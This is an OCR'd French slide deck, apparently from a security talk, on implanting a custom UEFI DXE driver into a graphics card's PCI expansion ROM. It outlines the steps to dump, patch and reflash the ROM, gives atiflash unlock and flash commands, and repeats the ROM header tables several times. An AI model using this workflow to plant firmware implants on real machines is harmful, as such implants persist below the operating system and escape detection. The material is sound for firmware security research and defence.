


- (petit) espace mémoire optionnel des cartes PCI/PCIe/Thunderbolt
- Fournit du code exécuté par le Firmware
- Déjà exploité par le passé en version BIOS
- UEFI ?


Carte VGA




Séquence de démarrage avec UEFI




Scénario (La route du Rhum^W ROM)



Scénario (La route du Rhum^W ROM)



Séquence de démarrage avec UEFI



ROM arrangée


- identification de l'expansion ROM (vanilla)
- dump de la PCI expansion ROM
- ajout de la version UEFI pour créer une ROM hybride
- flash

Dump(*Importation*) de ROM

- Cat `/sys/bus/pci/devices/0000\:00\:02.0/rom`
- Outils constructeur

Exemple ATI

```
E:\> atiflash.exe -unlockrom 0
E:\> atiflash.exe -p -f 0 myrom.bin
```




Création ROM arrangée [1]

Création d'une "ROM hybride"

- Utilisation du Kit de Développement (`vim + gcc`)
- Création driver DXE : code C, mode 64 bits (`make`)
- Choix des identifiants PCI
- Conversion au format ROM (`EfiRom`)
- Patch image (`cat`)

1. ROM ne s'est pas faite en un jour

PCI Expansion ROM format




Offset	Length	Value	Header Field
00h–01h	2	55AAh	PCI Expansion ROM signature
02h–17h	16h		Architecture Specific Data
18h–19h	2		Pointer to PCI Data Structure

Offset	Length	Header Field
00h–03h	4	Signature, the "PCIR" string
04h–05h	2	Vendor Identification
06h–07h	2	Device Identification
08h–09h	2	Device List Pointer
0Ah–0Bh	2	PCI Data Structure Length
0Ch	1	PCI Data Structure Revision
0Dh–0Fh	3	Class Code
10h–11h	2	Image Length
12h–13h	2	Vendor ROM Revision Level
14h	1	Code Type
15h	1	Last Image Indicator
16h–17h	2	Maximum Runtime Image Length
18h–19h	2	Pointer to Configuration Utility Code Header
1Ah–1Bh	2	Pointer to DTMF CLP Entry Point

Modification de la PCI Expansion ROM

PCI Expansion ROM format




Offset	Length	Value	Header Field
00h–01h	2	55AAh	PCI Expansion ROM signature
02h–17h	16h		Architecture Specific Data
18h–19h	2		Pointer to PCI Data Structure

ROM *vanilla*

Offset	Length	Header Field
00h–03h	4	Signature, the "PCIR" string
04h–05h	2	Vendor Identification
06h–07h	2	Device Identification
08h–09h	2	Device List Pointer
0Ah–0Bh	2	PCI Data Structure Length
0Ch	1	PCI Data Structure Revision
0Dh–0Fh	3	Class Code
10h–11h	2	Image Length
12h–13h	2	Vendor ROM Revision Level
14h	1	Code Type
15h	1	Last Image Indicator
16h–17h	2	Maximum Runtime Image Length
18h–19h	2	Pointer to Configuration Utility Code Header
1Ah–1Bh	2	Pointer to DTMF CLP Entry Point

Modification de la PCI Expansion ROM

PCI Expansion ROM format



Offset	Length	Value	Header Field
00h–01h	2	55AAh	PCI Expansion ROM signature
02h–17h	16h		Architecture Specific Data
18h–19h	2		Pointer to PCI Data Structure

ROM *vanilla*

Offset	Length	Header Field
00h–03h	4	Signature, the "PCIR" string
04h–05h	2	Vendor Identification
06h–07h	2	Device Identification
08h–09h	2	Device List Pointer
0Ah–0Bh	2	PCI Data Structure Length
0Ch	1	PCI Data Structure Revision
0Dh–0Fh	3	Class Code
10h–11h	2	Image Length
12h–13h	2	Vendor ROM Revision Level
14h	1	Code Type
15h	1	Last Image Indicator
16h–17h	2	Maximum Runtime Image Length
18h–19h	2	Pointer to Configuration Utility Code Header
1Ah–1Bh	2	Pointer to DTMF CLP Entry Point

Code UEFI


Modification de la PCI Expansion ROM

Écriture ROM (1/2)

- Outils constructeur

